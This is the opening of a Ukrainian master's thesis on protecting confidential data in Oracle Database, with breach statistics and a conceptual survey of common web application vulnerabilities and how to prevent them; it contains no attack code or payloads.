Міністерство освіти і науки України
Харківський національний університет імені В.Н. Каразіна
Факультет комп'ютерних наук
Спеціальність 125 «Кібербезпека»
Освітня програма «Безпека інформаційних та комунікаційних систем»

«Допущено до захисту»
Зав.кафедрою БІСТ
Сергій РАССОМАХІН
_____
« » 2022 р.

Пояснювальна записка

до кваліфікаційної роботи магістра

на тему: «Дослідження можливостей та ефективності захисту конфіденційної інформації у СУБД Oracle database при розробці ненавантажених проектів»

оцінка « »
Голова ЕК
Доценко С.І. _____

Керівник Іваненко Д.В. к.т.н.
Рецензент Мартовицький В.А доцент, к.т.н.
Виконавець : студент(ка) групи КБ-61

Єрохін Максим Сергійович

Харків – 2022

АНОТАЦІЯ

Кваліфікаційна робота магістра складається з: 63 сторінок, 13 рисунків, 4 таблиці, 3 діаграм, 9 використаних джерел посилання, 4 розділи.

Робота присвячена розгляду методів захисту конференційної інформації і аналізу загроз при праці з Oracle Database у ненавантажених проектах. Розглянуті можливості та особливості спеціалізованої бази даних Oracle Database у плані захисту інформації. Для проведення тестів на ефективність загроз та захисту в Oracle Database створені тестові sql-ін’єкції. Розроблені показові запити та проведені тести для різних патернів ситуацій матриці. Оцінена ефективність захисту у розглянутій системі управління базами даних, визначені недоліки та переваги її застосування.

Використання методів захисту у СУБД Oracle Database є досить актуальним через постійні загрози з у ненавантажених проектах. Ці методи дуже ефективно справляються з головною цілью, а саме забезпеченням конфіденційності інформації. Головною загрозою Oracle Database є те що багато розробників не налаштовує повністю систему при її використанні, тим самим забезпечує багато лазійок для зловмисників. Тому дослідження методів безпеки не тільки проводило аналіз ефективності, а й навело головні методології безпеки.

В дипломній роботі на прикладі застосування sql-ін’єкцій було оцінено можливі проблеми і витрати, пов'язані із застосуванням Oracle Database для роботи з ненавантаженим проектом. Мета дослідження досягнута . Для цього були виконані завдання:

Ключові слова: БАЗА ДАНИХ, ORACLE DATABASE, SQL, SQL-ІН’ЄКЦІЯ, ЕФЕКТИВНІСТЬ, КОНФЕДЕНІЙНІСТЬ, ЗАХИСТ ІНФОРМАЦІЇ.

ABSTRACT

The master's thesis consists of: 63 pages, 13 figures, 4 tables, 3 diagrams, 9 reference sources, 4 chapters.

The work is devoted to consideration of methods of protecting conference information and analyzing threats when working with Oracle Database in unloaded projects. Considered capabilities and features of the specialized Oracle Database in terms of information protection. To conduct tests on the effectiveness of threats and protection in Oracle Database, test sql-injections have been created. Developed demonstrative queries and conducted tests for various patterns of matrix situations. The efficiency of protection in the considered database management system is evaluated, the disadvantages and advantages of its application are determined.

The use of protection methods in Oracle Database is quite relevant due to constant threats from unloaded projects. These methods very effectively cope with the main goal, which is to ensure the confidentiality of information. The main threat to Oracle Database is that many developers do not fully configure the system when using it, thereby providing many loopholes for attackers. Therefore, the study of security methods not only analyzed the effectiveness, but also identified the main security methodologies.

In the thesis, on the example of the use of sql-injections, the possible problems and costs associated with the use of Oracle Database for work with an unloaded project were evaluated. The goal of the research has been achieved. For this, the following tasks were performed:

Keywords: DATABASE, ORACLE DATABASE, SQL, SQL-INJECTION, EFFICIENCY, CONFIDENTIALITY, INFORMATION PROTECTION.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

API	–	Application Programming Interface
DOK	–	Dictionary Of Keys
HTTP	–	HyperText Transfer Protocol
SQL		Structured Query Language
URL	–	Uniform Resource Locator
БД	–	База даних
СУБД	–	Система управління базами даних

ВСТУП

За останні 20 років інформаційні технології зробили величезний стрибок у розвитку. На даний момент практично кожна функціональна галузь, будь то важка промисловість, охорона здоров'я або освіта, використовують інформаційні системи для оптимізації функціонування і підвищення ефективності праці. В інформаційних системах головне – це інформація. Важливим моментом є можливість зберігання інформації та швидкий доступ до неї. Збільшення об’ємів інформації поставило нову проблему перед суспільством, а саме необхідність ще і обмінюватись великою кількістю даних. Для вирішення цієї задачі використовуються системи управління базами даних (СУБД). Першими, які набули практичного застосування, стали реляційні СУБД, які базуються на реляційній алгебрі та реляційному численні. Незважаючи на те, що реляційні бази даних (БД) стали використовуватися з 70–х років минулого століття, вони актуальні і на теперішній час. Традиційні реляційні СУБД гарні своєю універсальністю, що дозволяє охопити надзвичайно широкий спектр сценаріїв використання.

Технології баз даних є основним компонентом багатьох обчислювальних систем. Вони дозволяють зберігати та обмінюватися даними в електронному вигляді, а обсяг даних, що містяться в цих системах, продовжує зростати з експоненціальною швидкістю. Як і необхідність гарантувати цілісність даних і захистити дані від ненавмисного доступу. Privacy Rights Clearing House повідомляє, що понад 345 мільйонів записів клієнтів було втрачено або викрадено з 2005 року, коли вони почали відстежувати випадки порушення даних, а Ponemon Institute повідомляє, що середня вартість порушення даних зросла до 202 доларів США за запис клієнта.

У серпні 2009 року в Сполучених Штатах було висунуто кримінальні обвинувачення трьом зловмисникам, звинуваченим у здійсненні найбільшого порушення безпеки даних, зареєстрованого на сьогодні. Ці хакери нібито

вкрали понад 130 мільйонів номерів кредитних і дебетових карток, використовуючи добре відому вразливість бази даних, впровадження SQL.

Команда Verizon Business Risk Team, яка звітує про статистику порушень даних з 2004 року, дослідила 90 порушень протягом 2008 календарного року. Вони повідомили, що понад 285 мільйонів записів були скомпрометовані, що перевищує загальну кількість усіх попередніх років дослідження. Їхні висновки дають змогу зрозуміти, хто вчиняє ці дії та як вони відбуваються.

Послідовно вони виявили, що більшість порушень даних походять із зовнішніх джерел, причому 75% інцидентів походять ззовні організації порівняно з 20% зсередини. Вони також повідомляють, що 91% зламаних записів були пов’язані з організованими злочинними групами. Крім того, вони посилаються на те, що більшість порушень є результатом злому та зловмисного програмного забезпечення, яким часто сприяють помилки жертви, тобто власника бази даних.

Як видно безпека та захист БД є одною за найважливіших тем сьогодення. У багатьох ненавантажених проектах використовуються різни види СУБД, але одною з самих поширених є Oracle Database. Тому важливою і актуальною задачею є дослідження ефективності методів захисту та загроз у цій СУБД та формування записки для підвищення захисту інформації в цілому.

Об'єктом дослідження є процес захисту інформації у СУБД.

Предмет дослідження – застосування Oracle Database для захисту інформації у ненавантажених проектах.

Мета роботи − на прикладі застосування загроз до модельованої середи оцінити можливості та ефективність захисту конференційної інформації у СУБД Oracle Database.

Для досягнення поставленої мети потрібно виконати завдання:

- Ознайомлення з загальними зазгрозами для веб-додатків та ненавантажених проектів.
- Аналіз загального концепту захисту інформації в СУБД.

- Розгляд можливостей та особливостей захисту інформації у Oracle DB.
- Реалізація дослідницького проекту в середовищі Oracle DB.
- Формування рекомендацій по використанню методів захисту в Oracle DB.

1 ЗАГРОЗИ ДЛЯ ВЕБ ДОДАТКУ ТА БД

1.1 Загальна ситуація з захистом БД

Технології баз даних є основним компонентом багатьох обчислювальних систем. Вони дозволяють зберігати та обмінюватися даними в електронному вигляді, а обсяг даних, що містяться в цих системах, продовжує зростати з експоненціальною швидкістю. Як і необхідність гарантувати цілісність даних і захистити дані від ненавмисного доступу. Privacy Rights Clearing House повідомляє, що понад 345 мільйонів записів клієнтів було втрачено або викрадено з 2005 року, коли вони почали відстежувати випадки порушення даних, а Ponemon Institute повідомляє, що середня вартість порушення даних зросла до 202 доларів США за запис клієнта. На діаграмі 1.1 видно середня кількість атака по типам сфер. [1]

Рисунок 1.1 – Діаграма “Середня кількість атак на різні види компанії”

У серпні 2009 року в Сполучених Штатах було висунуто кримінальні обвинувачення трьом зловмисникам, звинуваченим у здійсненні найбільшого порушення безпеки даних, зареєстрованого на сьогодні. Ці хакери нібито вкрали понад 130 мільйонів номерів кредитних і дебетових карток, використовуючи добре відому вразливість бази даних, впровадження SQL.

Команда Verizon Business Risk Team, яка звітує про статистику порушень даних з 2004 року, дослідила 90 порушень протягом 2008 календарного року. Вони повідомили, що понад 285 мільйонів записів були скомпрометовані, що перевищує загальну кількість усіх попередніх років дослідження. Їхні висновки дають змогу зрозуміти, хто вчиняє ці дії та як вони відбуваються. На діаграмі 1.2 видно види загроз.

Рисунок 1.2 – Діаграма “ Види загроз та їх поширеність”

Послідовно вони виявили, що більшість порушень даних походять із зовнішніх джерел, причому 75% інцидентів походять ззовні організації порівняно з 20% зсередини.

Вони також повідомляють, що 91% зламаних записів були пов’язані з організованими злочинними групами. Крім того, вони посилаються на те, що більшість порушень є результатом злому та зловмисного програмного забезпечення, яким часто сприяють помилки жертви, тобто власника бази даних.



Рисунок 1.3 – Загальні загрози для інформації [2]

Неавторизований доступ і SQL-ін’єкція виявилися двома найпоширенішими формами злому, що є цікавим висновком, враховуючи, що обидва ці експлойти добре відомі, і їм часто можна запобігти. Враховуючи збільшення кількості пляжів для систем баз даних, існує відповідна потреба

підвищити обізнаність про те, як належним чином захищати та контролювати системи баз даних.

За своєю суттю безпека бази даних прагне гарантувати, що лише аутентифіковані користувачі виконують дозволені дії в дозволений час. Він включає систему, процеси та процедури, які захищають базу даних від ненавмисної діяльності.



Рисунок 1.4 – Діаграма “Види загроз БД та їх поширеність”

Агентство оборонних інформаційних систем Міністерства оборони США у своєму

Керівництві з технічного впровадження безпеки баз даних стверджує, що безпека баз даних повинна забезпечувати «контрольований, захищений доступ до вмісту вашої бази даних і, у процесі, зберігати цілісність, послідовність і

загальну якість ваших даних». Мета проста, шлях до досягнення мети трохи складніший. Традиційно безпека баз даних зосереджена на автентифікації користувачів і управлінні привілеями користувачів щодо об’єктів бази даних.

Це виявилося недостатнім, враховуючи зростаючу кількість успішних інцидентів злому баз даних і збільшення кількості організацій, які повідомляють про втрату конфіденційних даних. Потрібне більш комплексне уявлення про безпеку баз даних, і для студентів, які вивчають обчислювальну техніку, стає вкрай необхідно розвинути розуміння проблем і загроз, пов’язаних із безпекою баз даних, і визначити можливі рішення.

1.2 Аналіз сутності загроз веб-додатку

Зловмисники та експерти з безпеки ведуть нескінченну боротьбу за дані. У той час як перші хочуть їх вкрасти, другі прагнуть їх захистити.

Щороку зловмисники розробляють винахідливі загрози безпеці веб-додатків, щоб скомпрометувати конфіденційні дані та отримати доступ до бази даних своїх цілей. Отже, щороку експерти з безпеки створюють використані вразливості та зміцнюють свої системи завдяки навчанню.

Здається, що загальна частота та вартість витоку даних зростає експоненціально. Ця вартість є високою (приблизно 8,64 мільйона доларів США у 2020 році) через нездатність розробників включити останні зміни та оновлення у свій код, щоб подолати вже виявлені вразливості. Нажаль відомо, що 96% веб-програм мають деякі відомі дефекти та аномалії.

Щоб забезпечити належний захист від загроз безпеці веб-додатків, компанії повинні включати питання безпеки на етапі розробки додатків. На жаль, більшість розробників відкладають це до кінця.

Безпека веб-програм, більш відома як Web AppSec, — це використання інструментів, стратегій і найкращих практик для запобігання збою веб-програм під час атаки. Це також охоплює запобігання втраті даних і цінної інформації у разі спроб злому.

На жаль, вихідні коди веб-додатків зазвичай дуже складні, тому вразливості легше залишати без уваги. І оскільки обсяг і проникнення атак на

веб-додатки зростає, це лише питання часу, коли зловмисники виявлять і використають такі вразливості.

Останні тенденції веб-розробки свідчать про те, що 9 із 10 користувачів веб-додатків уразливі до кібератак. Незважаючи на такий тривожний рівень, компанії часто не приділяють належної уваги захисту своїх веб-додатків.

Наприклад, порушення в Mossack Fonseca (MF), відоме як Panama Papers, сталося через те, що юридична фірма розмістила сайт на застарілому програмному забезпеченні. Залежно від типу атаки, наслідки атаки веб-програми можуть бути руйнівними для бізнесу. Ось можливі наслідки кібератаки.

Втрата конфіденційної інформації

Пройшли ті часи, коли єдиною ідеєю кібератаки був переказ коштів на випадкові офшорні рахунки. Зараз кіберзлочинці розуміють, що дані набагато цінніші. На жаль, деякі власники веб-додатків несвідомо полегшують собі злом баз даних.

Лише у 2020 році витоки даних торкнулися понад 155,8 мільйонів осіб. І це не заспокоює! Веб-програми часто мають справу з конфіденційною інформацією користувача. Від адрес електронної пошти до номерів кредитних карток і паролів зловмисники намагаються отримати в свої руки будь-які дані, які можна використовувати.

VerticalScope втратив понад 45 мільйонів записів із своєї мережі з понад 1100 веб-сайтів і форумів. Записи містили ідентифікатори користувачів, адреси електронної пошти, IP-адреси, зашифровані паролі тощо.

Більшість із цих паролів мали технологію MD5, що полегшує їх розшифровку.

Докладаючи більше зусиль із безпечнішим шифруванням, можна було б значно зменшити вплив цієї атаки.

Хоча дані безцінні, час має важливе значення. Для компаній, які покладаються на веб-програми для повсякденної роботи, будь-який простой може призвести до великих втрат. Наприклад, година простою коштує в

середньому 84 650 доларів. Це величезна кількість для будь-якого малого чи середнього бізнесу.

DDoS-атаки є одними з найбільш часто використовуваних для перевантаження серверів веб-додатків і примусового простою. Протягом цього періоду користувачі не матимуть доступу до ваших послуг, а враховуючи крихке терпіння сучасних споживачів, ви можете назавжди втратити деяких цінних клієнтів.

Втрата репутації

Ніхто не хоче співпрацювати з компанією, яка не серйозно ставиться до безпеки своїх веб-додатків. Багато компаній вдаються до половинчастих заходів безпеки для своїх веб-додатків. Але нещасним, які стають жертвами нападів, важко зберегти своє обличчя. Новини про кібератаки часто потрапляють у головні ЗМІ, і репутація компанії стає під удар. Наслідком цього може стати значне зниження вартості акцій і відмова клієнтів від вашого бізнесу.

Висока ціна запізнення

Після того, як компанія зазнає атаки веб-додатка, їй потрібно запобігти подальшим атакам або втратам. Перше, що їм потрібно зробити, це усунути вразливість. А усунення вразливостей може бути дорогою справою. Можливо, вам доведеться знову переписати величезні частини коду або повернутися до креслярської дошки, щоб створити безпечну інфраструктуру для веб-програми. Потім є інші витрати, такі як судові позови від зацікавлених сторін. Згідно зі звітом, середня вартість кібератаки становить 1,1 мільйона доларів. І це легко збагнути, враховуючи, наскільки руйнівними можуть бути атаки веб-додатків.

Бути покараним моніторинговими органами

Закон вимагає від компаній дотримання певних стандартів безпеки. Якщо буде встановлено, що кібератака сталася через відсутність цих заходів, то компанія може бути оштрафована з можливим ув’язненням у рівнянні.

Деякі з загальних законів і нормативних актів, що регулюють кібербезпеку в США, включають закон HIPAA 1996 року, GLBA 1999 року,

FISMA 2002 року, CISA 2015 року тощо. Відповідно до HIPAA вас можуть оштрафувати на суму до 50 000 доларів США за кожну запис, тоді як GLBA може призвести до штрафів до 100 000 доларів США за кожне порушення.

1.3 Види загроз веб додатку

Ось поширені вразливості безпеки веб-додатків, на які слід звернути увагу.

Порушений контроль доступу

Контроль доступу стосується регулювання дозволів, щоб користувачі не мали доступу до того, що їм потрібно. Однак розробники часто залишають деякі лазівки без уваги, що може призвести до невиправданого доступу до користувачів. Зловмисники часто використовують несправний контроль доступу, щоб отримати доступ до конфіденційної інформації, змінити дані, видалити дані або навіть виконати обмежені бізнес-функції. [3]

Лаксман Мутія виявив одну з таких вразливостей на бізнес-сторінках Facebook. Хоча Facebook дозволяє третім особам публікувати фотографії та статуси від імені користувача, вони можуть отримувати доступ або змінювати ролі адміністратора на сторінках. Це має сенс, оскільки це дозволяє користувачеві постійно контролювати свою сторінку.

Однак Лаксман виявив, що він може додати будь-кого як адміністратора сторінки одним простим запитом і змінити та видалити інформацію сторінки. Новий адміністратор може легко публікувати дописи від імені сторінки, тоді як фактичний адміністратор буде заблокований на сторінці. Facebook винагородив Лаксмана 2500 доларів за програмою винагороди за помилки, але ціна могла б бути експоненціально більшою, якби будь-які зловмисники виявили цю вразливість.

Неправильна конфігурація безпеки

Неправильна конфігурація безпеки — це просто невжиття всіх заходів безпеки, необхідних для захисту веб-програми. Крім того, неправильна конфігурація, яка залишає деякі прогалини в безпеці веб-програми, також називається неправильною конфігурацією безпеки.

Неправильна конфігурація безпеки може руйнувати вашу веб-програму різними способами та на різних етапах. Наприклад, кіберзлочинці можуть отримати контроль за допомогою мережевих служб, веб-серверів, баз даних, спеціального коду, встановлених машин тощо.

Цікаво, що багато організацій протягом багатьох років не змогли захистити своє сховище Amazon S3 і згодом заплатили ціну. Австралійська радіомовна корпорація (ABC) є однією з таких організацій. 1800 щоденних резервних копій бази даних MySQL, що містять усі види інформації, такі як адреси електронної пошти, логіни, хешовані паролі, запити на ліцензії, секретні ключі доступу тощо, були виявлені в Інтернеті.

Пізніше, коли ABC повідомили про витік даних, вони майже негайно усунули неправильну конфігурацію безпеки. Однак шкоди було завдано, і люди отримали доступ до конфіденційної інформації, яка зберігалася протягом двох років.

Досконалі практики розробки та тестування могли б узагалі уникнути проблеми. Наприклад, Simform створив продуктивну та масштабовану веб-програму для Міжнародної федерації хокею (FIH), яка також використовує сховище Amazon S3.

Завдяки експертним стратегіям розробки ми захистили програму від будь-яких ризиків кібербезпеки та дозволили нашим клієнтам надавати динамічну та надійну програму своїй аудиторії в усьому світі.

Міжсайтовий сценарій (XSS)

Коли шкідливий сценарій впроваджується на веб-сайт, це називається міжсайтовим сценарієм. Зловмисники зазвичай використовують цей метод для надсилання шкідливих кодів нічого не підозрюючим кінцевим користувачам. Користувачі часто не мають жодних засобів для перевірки чи перевірки таких зловмисних сценаріїв, і, отже, під час сеансу розкривають конфіденційну інформацію, що зберігається у веб-переглядачі.

Помилка міжсайтового сценарію може статися будь-де у веб-програмі, де програма вимагає введення від користувача, але генерує вихідні дані без

перевірки. Steam — це популярна платформа для розповсюдження ігор із понад 120 мільйонами зареєстрованих користувачів. Платформа дозволяє купувати ігри, взаємодіяти з іншими гравцями, багатокористувацькі ігри та багато іншого.

У 2017 році на сторінках Steam було виявлено недолік міжсайтового сценарію, який дозволяв акторам вставляти коди HTML і JavaScript на сторінки Steam. Враховуючи популярність і природу Steam, недолік можна було використати для фішингових атак і змусити геймерів злити свої облікові записи.

Незахищені прямі посилання на об’єкти

Це вразливість безпеки веб-програми, через яку веб-програма має ідентифікатор для прямого доступу до внутрішньої реалізації, але не має додаткових елементів керування для автентифікації доступу.

Один із найвідоміших реальних випадків цієї вразливості – той, який було знайдено на Yahoo!. І єгипетський експерт з кібербезпеки Ібрагім Рафаат виявив недолік, який дозволив йому потенційно стерти понад 1,5 мільйона записів із бази даних Yahoo.

Рафаат перевірив, що відбувається, коли він видаляє свій коментар у відповідях Yahoo, і незабаром виявив, що він може видалити коментарі інших за допомогою кількох простих кроків. Враховуючи популярність Yahoo в той час, це дало йому можливість видалити потенційно мільйони записів. Однак він повідомив про недолік в Yahoo і отримав винагороду за їхньою програмою баунті.

Підробка міжсайтового запиту

Це вразливість веб-програми, яка використовує соціальну інженерію для того, щоб спонукати автентифікованих користувачів до небажаних дій. Наслідки підробки міжсайтового запиту включають, але не обмежуються цим, захоплення облікових записів користувачів, переказ коштів і навіть захоплення всього веб-додатку в деяких випадках.

TikTok — це надзвичайно популярна програма для обміну відео, де є понад 689 мільйонів користувачів. Через шалену популярність TikTok приносить великий дохід успішним творцям контенту на платформі. Це також привернуло масу компаній до реклами на платформі та привернуло до них мільйони очей.

Однак нещодавно на платформі було виявлено кінцеву точку підробки міжсайтового запиту. Корисне навантаження JavaScript, яке після введення в параметр URL-адреси дозволить одним клацанням миші захопити будь-який обліковий запис TikTok.

Ці вразливості лише дряпають поверхню щодо можливих уразливостей безпеки веб-додатків, і ви не можете шукати кожну з них. Натомість було б найкраще, якби ви зосередилися на передових методах безпеки веб-додатків, щоб уникнути небезпеки.

Ін'єкційні атаки.

Веб-програма, яка вразлива до ін’єкційних атак, приймає ненадійні дані з поля введення без належної обробки. Ввівши код у поле введення, зловмисник може обманом змусити сервер інтерпретувати його як системну команду і таким чином діяти так, як задумав зловмисник.

Серед поширених ін’єкційних атак — ін’єкції SQL, міжсайтові сценарії, ін’єкції заголовків електронної пошти тощо. Ці атаки можуть призвести до несанкціонованого доступу до баз даних і використання прав адміністратора.

Як запобігти: тримати ненадійні дані подалі від команд і запитів. Використовуйте безпечний інтерфейс прикладного програмування (API), який уникає інтерпретаторів або використовує параметризовані інтерфейси. Фільтрувати та дезінфікувати всі вхідні дані відповідно до білого списку. Це запобігає використанню зловмисних комбінацій символів.

Порушена автентифікація.

Порушена автентифікація — це загальний термін, який використовується для вразливостей, у яких токени автентифікації та керування сеансом реалізовані неадекватно. Така неправильна реалізація дозволяє хакерам

претендувати на особу законного користувача, отримувати доступ до його конфіденційних даних і потенційно використовувати призначені ідентифікаційні привілеї.

Як запобігти: завершення сесій після певного періоду бездіяльності. Визнати недійсним ідентифікатор сеансу, щойно сеанс завершиться. Встановіть обмежувачі на простоту паролів. Впровадити багатофакторну автентифікацію (2FA/MFA).

Міжсайтовий сценарій (XSS).

Це атака на стороні клієнта на основі ін'єкції. За своєю суттю ця атака полягає в ін'єкції зловмисного коду в програму веб-сайту, щоб зрештою виконати їх у браузерах жертв. Будь-яка програма, яка не перевіряє належним чином ненадійні дані, є вразливою до таких атак. Успішне впровадження призводить до викрадення ідентифікаторів сеансу користувача, псування веб-сайту та перенаправлення на шкідливі сайти (уможливлюючи таким чином фішингові атаки).

Як запобігти: кодувати всі надані користувачем дані. Використовуйте бібліотеки автоматичної дезінфекції, такі як AntiSamy від OWASP. Введення в білий список, щоб заборонити певні комбінації спеціальних символів.

Незахищені прямі посилання на об'єкти (IDOR).

Переважно шляхом маніпулювання URL-адресою зловмисник отримує доступ до елементів бази даних, що належать іншим користувачам. Наприклад, посилання на об'єкт бази даних відображається в URL-адресі.

Уразливість існує, коли хтось може редагувати URL-адресу для доступу до іншої подібної важливої інформації (наприклад, довідок про місячну зарплату) без додаткового дозволу.

Як запобігти: впроваджуйте належні перевірки авторизації користувачів на відповідних етапах шляху користувачів до веб-програми. Налаштуйте повідомлення про помилки, щоб вони не розкривали критичної інформації про відповідного користувача. Намагайтеся не розголошувати посилання на об'єкти в URL; використовувати передачу інформації на основі POST через GET.

Неправильна конфігурація безпеки.

Відповідно до топ-10 OWASP за 2017 рік, це найпоширеніші загрози безпеці веб-додатків, які зустрічаються у веб-додатках. Ця вразливість існує через те, що розробники та адміністратори «забувають» змінити деякі параметри за замовчуванням, такі як паролі за замовчуванням, імена користувачів, ідентифікатори посилань, повідомлення про помилки тощо.

Враховуючи те, наскільки легко виявити та використати налаштування за замовчуванням, які спочатку були встановлені для зручності користувача, наслідки такої вразливості можуть бути величезними, коли веб-сайт запрацює: від прав адміністратора до повного доступу до бази даних.

Як запобігти: Часто обслуговуйте та оновлюйте всі компоненти веб-додатків, а саме: брандмауери, операційні системи, сервери, бази даних, розширення тощо. Обов'язково змініть конфігурації за замовчуванням. Знайдіть час для регулярних тестів на проникнення (хоча це стосується кожної вразливості, яку може мати веб-програма).

Неперевірені переадресації та переадресації.

Практично кожен веб-сайт перенаправляє користувача на інші веб-сторінки. Якщо достовірність цього перенаправлення не оцінюється, веб-сайт стає вразливим до таких атак на основі URL-адреси.

Зловмисник може перенаправляти користувачів на фішингові сайти або сайти, що містять зловмисне програмне забезпечення. Фішери інтенсивно шукають цю вразливість, оскільки вона полегшує їм завоювати довіру користувачів.

Як запобігти: уникайте перенаправлення, де це можливо. Надайте параметрам призначення значення зіставлення, а не фактичну URL-адресу. Дозвольте серверному коду перевести значення відображення у фактичну URL-адресу.

Відсутній контроль доступу на рівні функцій.

Сьома загроза безпеці веб-додатків у цьому списку здебільшого схожа на IDOR. Основним відмінним фактором між ними є те, що IDOR прагне надати зловмиснику доступ до інформації в базі даних.

На відміну від цього, Missing Function Level Access Control дозволяє зловмиснику отримати доступ до спеціальних функцій і функцій, які не повинні бути доступні для будь-якого типового користувача. Подібно до IDOR, доступ до цих функцій також можна отримати через маніпуляції з URL-адресами.

Як запобігти: Застосуйте адекватні заходи авторизації на відповідних етапах використання веб-програми користувача. Заборонити будь-який доступ до набору функцій і функцій, якщо це не спробує попередньо схвалений користувач (адміністратор). Дозвольте гнучко змінювати надання та відмову в доступі до привілеїв функцій у вашому коді. Таким чином, це дозволяє практично та безпечно змінювати привілеї доступу, коли це необхідно.

1.4 Парадігми захисту веб-додатку

А Дотримання всіх найкращих практик, які допоможуть вам вирішити багато проблем веб-розробки, коли мова йде про безпеку. Давайте розглянемо деякі стратегії, які може реалізувати ваша команда розробників.

